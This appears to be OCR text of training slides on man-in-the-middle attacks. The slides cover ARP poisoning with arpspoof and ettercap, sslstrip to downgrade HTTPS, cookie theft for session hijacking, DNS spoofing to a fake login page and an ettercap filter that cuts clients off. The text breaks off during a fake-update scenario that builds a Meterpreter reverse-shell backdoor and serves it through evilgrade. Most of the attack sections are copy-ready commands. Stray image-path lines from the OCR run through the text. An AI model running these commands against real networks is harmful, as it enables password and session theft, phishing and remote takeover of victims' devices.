Man In The Middle Attacks
ARP Poisoning

iSECUR1TY
INTEGRATED SECURITY SOLUTIONS
مركز الدورات التدريبية

This is one of the most dangerous and effective attacks that can be used, it is used to redirect packets to and from any client to our device, and since we have the network key, we can read/modify/drop these packets. This allows us to launch very powerful attacks.


It is very effective and dangerous because it's very hard to protect against it as it exploits the insecure way that ARP works.

Man In The Middle Attacks
ARP Poisoning

ARP main security issues:


1. Each ARP request/response is trusted.

2. Clients can accept responses even if they did not send a request.




ARP Poisoning

- We can exploit theses two issues to redirect the flow of packets in the network.
- We will first send an ARP response to the client telling it that “I am the Router”, this done by telling the client that the device with the router ip address has MY MAC address.




ARP Poisoning

Then we will send an ARP response to the router this time telling it that “I am the client”, this done by telling the router that the device with the client ip address has MY MAC address.



Man In The Middle Attacks
ARP Poisoning

This means that the router thinks that I am the client, and the client thinks that I am the router. So my device is in the middle of the connection between the client and the router, ie:every packet that is going to/from the client will have to go through my device first.



ARP Poisoning
arpspoof

Arpspoof is a tool part of a suit called dsniff, which contains a number of network penetration tools. Arpspoof can be used to launch a MITM attack and redirect traffic to flow through our device.

1. Tell the target client that I am the router.

```
arpspoof -i [interface] -t [Target IP] [AP IP]
Ex: arpspoof -i wlan0 -t 192.168.1.5 192.168.1.1
```

2. Tell the AP that I am the target client.

```
arpspoof -i [interface] -t [AP IP] [Target IP]
Ex: arpspoof -i wlan0 -t 192.168.1.1 192.168.1.5
```

3. Enable IP forward to allow packets to flow through our device without being dropped.

```
Echo 1 > /proc/sys/net/ipv4/ip_forward
```

ARP Poisoning ettercap

iSECUR1TY
INTEGRATED SECURITY SOLUTIONS
مركز الدورات التدريبية

Ettercap is a program that allows us to launch a number of MITM attack, in all of the next tutorials we shall use ettercap to launch MITM attacks.

Basic ARP poisoning attack and display logins:

```
Ettercap -Tq -M arp:remote -i [interface] [AP MAC]/[AP IP]/[PORT] [TARGET MAC]/[TARGET IP]/[TARGET PORT]
Ex: ettercap -Tq -M arp:remote -i wlan0 /192.168.1.1/ /192.168.1.5/
Ex2: ettercap -Tq -M arp:remote -i wlan0 // #target all networks
```

```
Echo 1 > /proc/sys/net/ipv4/ip_forward
```

MITM – bypassing HTTPS

Websites like facebook,yahoo .... use https in their login pages, this means that these pages are validated using an SSL certificate and there for will show a warning to the user that the certificate is invalid.

To bypass this we are going to use a tool called sslstrip which will downgrade https connections to http.

1. Redirect packets to sslstrip so that it downgrades HTTPS connections to HTTP.

```
> iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000
```

2. Run sslstrip.

```
> sslstrip -p
```

3. ARP poison client and AP.

```
Ettercap -Tq -M arp:remote -i [interface] [AP MAC]/[AP IP]/[PORT] [TARGET MAC]/[TARGET IP]/[TARGET PORT]
Ex: ettercap -Tq -M arp:remote -i wlan0 /192.168.1.1/ /192.168.1.5/
```

Sniffing Cookies
Session Hijacking

What if the user uses the “remember me” feature ??

If the user uses this feature the authentication happens using the cookies and not the user and password. So instead of sniffing the password we can sniff the cookies and inject them into our browser, this will allow us to login to the user's account without using the password. You can download it from:

```
https://www.cookiecadger.com/?page_id=19
```

Then arp spoof you target and run it using :

```
java -jar cookiecadger.jar
```

MITM – DNS Spoofing

DNS Spoofing allows us to redirect any request to a certain domain to another domain, for example we can redirect any request to facebook.com to a fake facebook page !!

1. Edit etter.dns to add the dns spoof rules.

```
> gvim /etc/ettercap/etter.dns
```

2. Run ettercap to arp poison the target(s) and enable the dns_spoof plugin.

```
Ettercap -Tq -M arp:remote -P dns_spoof -i [interface] [AP MAC]/[AP IP]/[PORT] [TARGET MAC]/[TARGET IP]/[TARGET PORT]
Ex: ettercap -Tq -M arp:remote -P dns_spoof -i wlan0 /192.168.1.1/ /192.168.1.5/
```

MITM
Senario 1

What if the user uses the “remember me” feature on a HTTPS enabled website ??

Then we can create a fake login page to the target website, and dns spoof any request to the website that the user uses the remember me feature on to this fake website.

We are going to use a tool called setoolkit to create a fake clone and then dns spoof requests using ettercap

MITM
Ettercap Plugins

- Ettercap plugins allow us to carry out a number of different MITM attacks or help filter the sniffed packets in a certain way.
- We have already used an ettercap plugin in the dns spoofing video.
- There is a number of ettercap plugins , all of which can be used in the same way, therefore we shall only have a look on another example of using a plugin.

Usage:

```
Ettercap [options] -P [Plugin name] //
Ex: ettercap -Tq -M arp:remote -P dns_spoof -i wlan0 /192.168.1.1/ /192.168.1.5/
```

MITM – Ettercap Filters
Controlling internet connection

- Ettercap filters can be used to carry out extra tasks with ettercap.
- We are going to use a simple filter to disable internet connection to any client in our network without disconnecting it from the network.

Usage:

1. Create an ettercap filter.

```
> echo “kill();drop(); > drop-packets.filter
```

2. Compile the filter.

```
> etterfilter drop-packets.filter -o drop-packets.ef
```

3. ARP poison client and AP and activate the filter.

```
Ettercap -Tq -M arp:remote -F [Filter] -i [interface] [AP MAC]/[AP IP]/[PORT] [TARGET MAC]/[TARGET IP]/[TARGET PORT]
Ex: ettercap -Tq -M arp:remote -F drop-packets.ef  -i wlan0 /192.168.1.1/ /192.168.1.5/
```

MITM
Ettercap GTK

Ettercap has a graphical user interface that can be used to do all the attacks that we explained before just as effective as the command line.

Use the following command to run the GTK

```
> ettercap -G
```

MITM
Ettercap GTK

Ettercap has a graphical user interface that can be used to do all the attacks that we explained before just as effective as the command line.

Use the following command to run the GTK

```
> ettercap -G
```

MITM
Xplico

Xplico is a network analyser that can be use to analyse captured packets and display useful information in them.

Usage:

```
> service xplico start
```

Then navigate to 127.0.0.1:9876

MITM
Wireshark

Wireshark is a network protocol analyser that is designed to help network administrators to keep track of what is happening in their network and analyse all the packets.

Wireshark works by logging each packet that flows through the device.

Usage:

```
> wireshark
```

Senario
Hacking clients using a fake update

Using a tool called evil-grade , we can create fake updates and spoof the url that the target program uses to check for updates and get it to redirect to our machine where we have evil grade running, the target program will tell the user that there is a new update available, and when the user agrees to install the new update we will gain full access to their device.

Scenario
Hacking clients using a fake update

iSECUR1TY
INTEGRATED SECURITY SOLUTIONS
مركز الدورات التدريبية

1. Create a backdoor.

```
> msfpayload windows/meterpreter/reverse_tcp LHOST=[your ip] LPOR=[listening port] X > [finlename].exe
Ex: msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.11 LPOR=5555 X > backdoor.exe
```

2. Listen for connections from your backdoor.

```
> msfconsole
> use exploit/multi/handler
> set PAYLOAD windows/meterpreter/reverse_tcp
> set LPORT 5555
> set LHOST 192.168.1.11
> exploit
```

3. Start evilgrade server to serve the fake update.

```
> evilgrade
> configure [module]
> set agent backdoor.exe
> start
```

4. Configure etter.dns and start dns spoofing.